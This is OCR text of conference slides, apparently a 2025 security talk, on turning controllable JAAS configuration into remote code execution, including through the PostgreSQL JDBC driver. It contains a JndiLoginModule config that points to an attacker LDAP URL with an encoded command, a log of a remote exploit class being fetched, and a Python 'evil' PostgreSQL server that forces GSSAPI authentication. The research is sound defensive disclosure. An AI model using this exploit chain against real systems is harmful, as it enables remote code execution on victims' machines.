
Abstract Flow



COMMIT_METHOD of SampleLoginModule

```
1    public boolean commit() {
2        if (this.succeeded) {
3            this.userPrincipal = new SamplePrincipal(username);
4            if (!this.subject.getPrincipals().contains(this.userPrincipal))
5                this.subject.getPrincipals().add(this.userPrincipal);
6            ......
7        }
8        return this.succeeded;
9    }
```

```
1    invokePriv(LOGIN_METHOD);
2    // After invoking the LOGIN_METHOD
3    // Time to invoke the COMMIT_METHOD
4    invokePriv(COMMIT_METHOD);
```



After We Login

```
1    public static void main(String[] args) throws Exception{
2        ...
3        lc.login();
4        // After we login
5        System.out.println("Authentication succeeded!");
6        Subject subject = lc.getSubject();
7        System.out.println(subject);
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_172.jdk/Contents/Home/bin/java ...
user name: admin
password: admin123
Authentication succeeded!
主体:
    主用户: SamplePrincipal: admin
```

Now you have understood how to use JAAS and how it works

Core Classes and Interfaces

javax.security.auth.Subject

- Represents a grouping of related information for a single entity such as a person

javax.security.auth.login.LoginContext

- Provides the basic methods used to authenticate Subjects
- Provides a way to develop an application independent of the underlying authentication technology

https://docs.oracle.com/en/java/javase/23/security/java-authentication-and-authorization-service-jaas-reference-guide.html

Core Classes and Interfaces

javax.security.auth.spi.LoginModule

- Implements different authentication technologies e.g. LDAP, Kerberos

javax.security.auth.callback.CallbackHandler

- A LoginModule uses the CallbackHandler both to gather input from users or to supply information to users

javax.security.auth.callback.Callback

- The LoginModule passes an array of Callbacks to the handle method of a CallbackHandler

https://docs.oracle.com/en/java/javase/23/security/java-authentication-and-authorization-service-jaas-reference-guide.html

Core Classes and Interfaces

Sounds familiar?

javax.security.auth.spi.LoginModule

- Implements different authentication technologies e.g. LDAP, Kerberos

javax.security.auth.callback.CallbackHandler


- A LoginModule uses the CallbackHandler both to gather input from users or to supply information to users

javax.security.auth.callback.Callback

- The LoginModule passes an array of Callbacks to the handle method of a CallbackHandler

https://docs.oracle.com/en/java/javase/23/security/java-authentication-and-authorization-service-jaas-reference-guide.html

By Default JDK Provides JndiLoginModule




```
8           properties.put("sasl.jaas.config", "com.sun.security.auth.module.JndiLoginModule " +
9                   "required " +
10                  "user.provider.url=\"ldap://127.0.0.1:1389/Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y\" " +
11                  "useFirstPass=\"true\" " +
12                  "group.provider.url=\"xxx\";");
```


Modify the sample_jaas.config

sample_jaas.config


```
Sample {
    com.sun.security.auth.module.JndiLoginModule required
    user.provider.url="ldap://127.0.0.1:1389/Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y"
    useFirstPass="true"
    group.provider.url="xxx";
};
```

We Can Also RCE!

```
[LDAP] Received query: /Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y
[Command] Cmd: open -a Calculator
[Reference] Remote codebase: http://127.0.0.1:3456/
[LDAP] Sending Reference object (remote codebase)
[HTTP] Receive request: /Exploit.3HbKucaCPDV6.class
```



Controllable JAAS Config Can Lead to RCE




Summary

Root Cause

The core issue stems from improper integration of JAAS.

When an attacker can control the JAAS config, it will lead to RCE vulnerabilities.

JAAS Is Widely Used



🤔 Does JDBC supports JAAS?

 Yes, it indeed supports!!

OFF-BY-ONE
2025

04

A Novel JDBC Attack

How do I know JDBC supports JAAS?

GPT Told Me


does postgresql jdbc supports JAAS?

Yes, **PostgreSQL JDBC** (the official `pgjdbc` driver) does support **JAAS (Java Authentication and Authorization Service)** for authentication, particularly when using **Kerberos** authentication. The JDBC driver can leverage JAAS to handle authentication for users connecting to a PostgreSQL database, which is especially useful in environments where **Kerberos** authentication is employed.

How PostgreSQL JDBC Supports JAAS:

1. **Kerberos Authentication**: PostgreSQL can be configured to use **Kerberos** for authentication, and the JDBC driver can integrate with **JAAS** to authenticate users using Kerberos credentials. This is commonly used in enterprise environments where centralized authentication is needed.
2. **JAAS Configuration**: You would typically configure **JAAS** in the `jaas.conf` file, which tells the Java application how to authenticate users using Kerberos. The PostgreSQL JDBC driver can then use this configuration to authenticate the user.
3. **JDBC Configuration**: The PostgreSQL JDBC driver can be configured to use **GSSAPI** (Generic Security Services Application Program Interface), which relies on Kerberos and JAAS for authentication. By specifying the `gssapi` mechanism in your connection properties, the driver can delegate the authentication process to Kerberos and JAAS.

And Google


Google
postgresql jaas
All
Images
Videos
Short videos
Shopping
Forums
Web
More
PostgreSQL JDBC Driver
https://jdbc.postgresql.org › documentation › use
Initializing the Driver | pgJDBC
Specifies whether to perform a JAAS login before authenticating with GSSAPI. If set to true (the default), the driver will attempt to obtain GSS credentials ...

And Google

- `jaasApplicationName` (***String***) *Default* `pgjdbc`
  Specifies the name of the JAAS system or application login configuration.

- `jaasLogin` (***boolean***) *Default* `true`
  Specifies whether to perform a JAAS login before authenticating with GSSAPI. If set to `true` (the default), the driver will attempt to obtain GSS credentials using the configured JAAS login module(s)(e.g. `Krb5LoginModule`) before authenticating. To skip the JAAS login, for example if the native GSS implementation is being used to obtain credentials, set this to `false` .

https://jdbc.postgresql.org/documentation/use/

Analyze

org.postgresql.gss.MakeGSS

```
1    public static void authenticate(boolean encrypted, PGStream pgStream, String host, String user, char[]
password, String jaasApplicationName, String kerberosServerName, boolean useSpnego, boolean jaasLogin, boolean
gssUseDefaultCreds, boolean logServerErrorDetail) throws IOException, PSQLException {
2
3        if (jaasApplicationName == null) {
4            jaasApplicationName = PGProperty.JAAS_APPLICATION_NAME.getDefaultValue();
5        }
6
7        if (kerberosServerName == null) {
8            kerberosServerName = "postgres";
9        }
10       boolean performAuthentication = jaasLogin;
11
12       if (performAuthentication) {
13               LoginContext lc = new LoginContext((String)Nullness.castNonNull(jaasApplicationName), new
GSSCallbackHandler(user, password));
14               lc.login();
15       }
```

```
1 JAAS_APPLICATION_NAME("jaasApplicationName", "pgjdbc", "Specifies the name
  of the JAAS system or application login configuration."),
```

Who Call It?

org.postgresql.core.v3.ConnectionFactoryImpl

```
1    private void doAuthentication(PGStream pgStream, String host, String user, Properties info) throws
IOException, SQLException {
2                        int areq = pgStream.receiveInteger4();
3                        switch (areq) {
4                            case 0:
5                                LOGGER.log(Level.FINEST, " <=BE AuthenticationOk");
6                                return;
7                            case 3:
8                                LOGGER.log(Level.FINEST, "<=BE AuthenticationReqPassword");
9                                ...
10                           case 5:
11                               LOGGER.log(Level.FINEST, " <=BE AuthenticationReqMD5(salt={0})",
Utils.toHexString(md5Salt));
12                               ...
13                           case 9:
14                               ...
15                               MakeGSS.authenticate(false, pgStream, host, user, password,
PGProperty.JAAS_APPLICATION_NAME.getOrDefault(info), PGProperty.KERBEROS_SERVER_NAME.getOrDefault(info),
usespnego, PGProperty.JAAS_LOGIN.getBoolean(info), PGProperty.GSS_USE_DEFAULT_CREDS.getBoolean(info),
PGProperty.LOG_SERVER_ERROR_DETAIL.getBoolean(info));
16                               ...
```

Why Implement?

20.3. Authentication Methods

PostgreSQL provides various methods for authenticating users:

- **Trust authentication**, which simply trusts that users are who they say they are.
- **Password authentication**, which requires that users send a password.
- **GSSAPI authentication**, which relies on a GSSAPI-compatible security library. Typically this is used to access an authentication server s
- **SSPI authentication**, which uses a Windows-specific protocol similar to GSSAPI.
- **Ident authentication**, which relies on an "Identification Protocol" (**RFC 1413**) service on the client's machine. (On local Unix-socket con
- **Peer authentication**, which relies on operating system facilities to identify the process at the other end of a local connection. This is n
- **LDAP authentication**, which relies on an LDAP authentication server.
- **RADIUS authentication**, which relies on a RADIUS authentication server.
- **Certificate authentication**, which requires an SSL connection and authenticates users by checking the SSL certificate they send.
- **PAM authentication**, which relies on a PAM (Pluggable Authentication Modules) library.
- **BSD authentication**, which relies on the BSD Authentication framework (currently available only on OpenBSD).

https://www.postgresql.org/docs/current/auth-methods.html

The only thing we need to do is to let the client use GSSAPI authentication

 But how can we specify the authentication method used by the client

Take Another Look at the JDBC Driver

```
1    private void doAuthentication(PGStream pgStream, String host, String user, Properties info) throws
IOException, SQLException {
2        int beresp = pgStream.receiveChar();
3        switch (beresp) {
4            case 69:
5                ...
6            case 82:
7                int msgLen = pgStream.receiveInteger4();
8                int areq = pgStream.receiveInteger4();
9                switch (areq) {
10                   ...
11                   case 9:
12                       ...
13                       MakeGSS.authenticate(false, pgStream, host, user, password,
PGProperty.JAAS_APPLICATION_NAME.getOrDefault(info), PGProperty.KERBEROS_SERVER_NAME.getOrDefault(info),
usespnego, PGProperty.JAAS_LOGIN.getBoolean(info), PGProperty.GSS_USE_DEFAULT_CREDS.getBoolean(info),
PGProperty.LOG_SERVER_ERROR_DETAIL.getBoolean(info));
14                       ...
```

How to Trigger

1. Run an evil PG server

Server Implementation

```python
import socket, binascii, os

def receive_data(conn):
    data = conn.recv(1024)
    print("[*] Receiveing the package : {}".format(data))
    return str(data).lower()

def send_data(conn, data):
    print("[*] Sending the package : {}".format(binascii.a2b_hex(data)))
    conn.send(binascii.a2b_hex(data))

def run():
    nossl = "4e"
    kerb_login = "520000000c00000007cb99217e"
    while 1:
        conn, addr = sk.accept()
        print("Connection come from {}:{}".format(addr[0], addr[1]))
        receive_data(conn)
        send_data(conn, nossl)
        data = receive_data(conn)
        send_data(conn, kerb_login)
        data = receive_data(conn)
        print(data)
```

```python
if __name__ == '__main__':
    HOST = '0.0.0.0'
    PORT = 3307
    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sk.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sk.bind((HOST, PORT))
    sk.listen(1)
    print("start evil pgsql server listening on {}:{}".format(HOST, PORT))
    run()

```

How to Trigger

🤔 2. How to set the evil JAAS config?

Dive Deep Into the JAAS

```
1   public LoginContext(String name, CallbackHandler callbackHandler)
2     throws LoginException {
3         init(name);
4         if (callbackHandler == null)
5             throw new LoginException(ResourcesMgr.getString
6                                      ("invalid.null.CallbackHandler.provided"));
7         this.callbackHandler = new SecureCallbackHandler
8                                      (java.security.AccessController.getContext(),
9                                      callbackHandler);
10    }
```

javax.security.auth.login.LoginContext

```
1    private void init(String name) throws LoginException {
2
3        // get the Configuration
4        if (config == null) {
5            config = java.security.AccessController.doPrivileged
6                (new java.security.PrivilegedAction<Configuration>() {
7                public Configuration run() {
8                    return Configuration.getConfiguration();
9                }
10           });
11       }
```

javax.security.auth.login.Configuration

```
1   public static Configuration getConfiguration() {
2
3       synchronized (Configuration.class) {
4           if (configuration == null) {
5               String config_class = null;
6               config_class = AccessController.doPrivileged
7                   (new PrivilegedAction<String>() {
8                   public String run() {
